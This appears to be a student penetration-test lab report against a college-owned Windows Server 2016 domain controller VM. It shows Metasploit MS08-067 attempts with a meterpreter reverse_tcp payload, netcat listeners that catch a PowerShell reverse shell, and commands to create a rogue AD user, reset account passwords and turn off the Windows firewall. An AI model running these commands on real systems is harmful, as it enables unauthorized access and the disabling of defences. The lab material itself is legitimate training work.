Nessus scan indicating that NULL sessions are enable on the remote host.



BeEF scan – successful port scan.

Metasploit

Some of the Metasploit exploits for the open ports such as the netapi, tried to exploit the machine. A message stating that the service was crashed.

```
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.0.132    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    464              yes       The SMB service port (TCP)
   SMBPIPE  SRVSVC           yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.157    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Options set for netapi exploit.

```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.0.157:4444
[-] 192.168.0.132:464 - Connection reset during login
[-] 192.168.0.132:464 - This most likely means a previous exploit attempt caused the service to crash
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms08_067_netapi) >
```

Exploit indicating crash had previously occurred.

```
msf5 auxiliary(admin/kerberos/ms14_068_kerberos_checksum) > show options

Module options (auxiliary/admin/kerberos/ms14_068_kerberos_checksum):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DOMAIN                     yes       The Domain (upper case) Ex: DEMO.LOCAL
   PASSWORD                   yes       The Domain User password
   RHOSTS                     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT     88               yes       The target port
   Timeout   10               yes       The TCP timeout to establish connection and read data
   USER                       yes       The Domain User
   USER_SID                   yes       The Domain User SID, Ex: S-1-5-21-1755879683-3641577184-3486455962-1000

msf5 auxiliary(admin/kerberos/ms14_068_kerberos_checksum) > use auxiliary/scanner/smb/smb_version
msf5 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.0.132
RHOST => 192.168.0.132
msf5 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.0.132:445     - Host could not be identified:  ()
[*] 192.168.0.132:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_version) >
```

Output from one of the auxiliary scans.

PowerShell Payload Attack

```
root@addy:~#
root@addy:~# nc -vlp 445
listening on [any] 445 ...

root@addy:~#
root@addy:~# nc -vlp 53
listening on [any] 53 ...
```

Listening on the two ports configured in our payload. But we could not establish a reverse shell connection as PowerShell was blocked.

```
get-addomain

if ($env:computername  -eq $env:userdomain) { echo " no AD domain found" } else { echo "must be in a AD" }

systeminfo

Get-WmiObject -Query "SELECT * FROM Win32_LogicalDisk"

New-ADUser -Name "Gotcha Kinda" -SamAccountName "labtest" -UserPrincipalName "labtest@theirdomain.local" -Path "OU=Users,DC=theirdomain,DC=local"
-AccountPassword (ConvertTo-SecureString "hackedyou" -AsPlainText -Force) -Enabled $true

Get-WmiObject win32_service -ComputerName DC -Credential (Get-Credential)

get-wmiobject win32_useraccount

netsh advfirewall set allprofiles state off

Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False

------------------------------------------------------------------------
Import-Module ActiveDirectory
Set-ADAccountPassword GotHimBoss.pentest.local -NewPassword "hackedyou" -AsSecureString
```

Commands that were to be used should the reverse shell be gained.

```
root@addy:~# nc -vlp 445
listening on [any] 445 ...
192.168.0.132: inverse host lookup failed: Unknown host
connect to [192.168.0.216] from (UNKNOWN) [192.168.0.132] 59892
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS E:\> systeminfo

Host Name:                 GOTHIMBOSS
OS Name:                   Microsoft Windows Server 2016 Datacenter Evaluation
OS Version:                10.0.14393 N/A Build 14393
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:          Fleming College
Registered Organization:   CTY
Product ID:                00377-10000-00000-AA360
Original Install Date:     2019-12-02, 8:11:35 PM
System Boot Time:          2019-12-02, 9:46:46 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
```

We were successfully able to execute the "systeminfo" command to get a list of important information like hostname, domain name, ip addresses, the most recent windows updates.

```
root@addy:~# nc -vlp 53
listening on [any] 53 ...
192.168.0.132: inverse host lookup failed: Unknown host
connect to [192.168.0.216] from (UNKNOWN) [192.168.0.132] 59897
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS E:\> netsh advfirewall set allprofiles state off
Ok.

PS E:\> Import-Module ActiveDirectory
^C
```

We were also able to successfully disable their firewall using the following command: **Netsh advfirewall set allprofiles state off**

Command output:

PS E:\> systeminfo

Host Name: GOTHIMBOSS
OS Name: Microsoft Windows Server 2016 Datacenter Evaluation
OS Version: 10.0.14393 N/A Build 14393
OS Manufacturer: Microsoft Corporation
OS Configuration: Primary Domain Controller
OS Build Type: Multiprocessor Free
Registered Owner: Fleming College
Registered Organization: CTY
Product ID: 00377-10000-00000-AA360
Original Install Date: 2019-12-02, 8:11:35 PM
System Boot Time: 2019-12-02, 9:46:46 PM
System Manufacturer: VMware, Inc.
System Model: VMware7,1
System Type: x64-based PC
Processor(s): 2 Processor(s) Installed.
[01]: Intel64 Family 6 Model 158 Stepping 10 GenuineIntel ~3312 Mhz
[02]: Intel64 Family 6 Model 158 Stepping 10 GenuineIntel ~3312 Mhz
BIOS Version: VMware, Inc. VMW71.00V.12343141.B64.1902160724, 2019-02-16
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume2
System Locale: en-ca;English (Canada)
Input Locale: en-us;English (United States)
Time Zone: (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory: 2,047 MB
Available Physical Memory: 276 MB
Virtual Memory: Max Size: 3,199 MB
Virtual Memory: Available: 824 MB
Virtual Memory: In Use: 2,375 MB
Page File Location(s): C:\pagefile.sys
Domain: JackTheRipper.local
Logon Server: \\GOTHIMBOSS
Hotfix(s): 3 Hotfix(s) Installed.
[01]: KB3192137
[02]: KB3211320
[03]: KB3213986
Network Card(s): 1 NIC(s) Installed.
[01]: Intel(R) 82574L Gigabit Network Connection
Connection Name: Ethernet0
DHCP Enabled: Yes
DHCP Server: 192.168.0.1
IP address(es)
[01]: 192.168.0.132
[02]: fe80::57b:d3e8:61f5:71a
[03]: fdbe:7338:c0ca:10:57b:d3e8:61f5:71a
[04]: 2001:1970:57df:210:57b:d3e8:61f5:71a
Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.
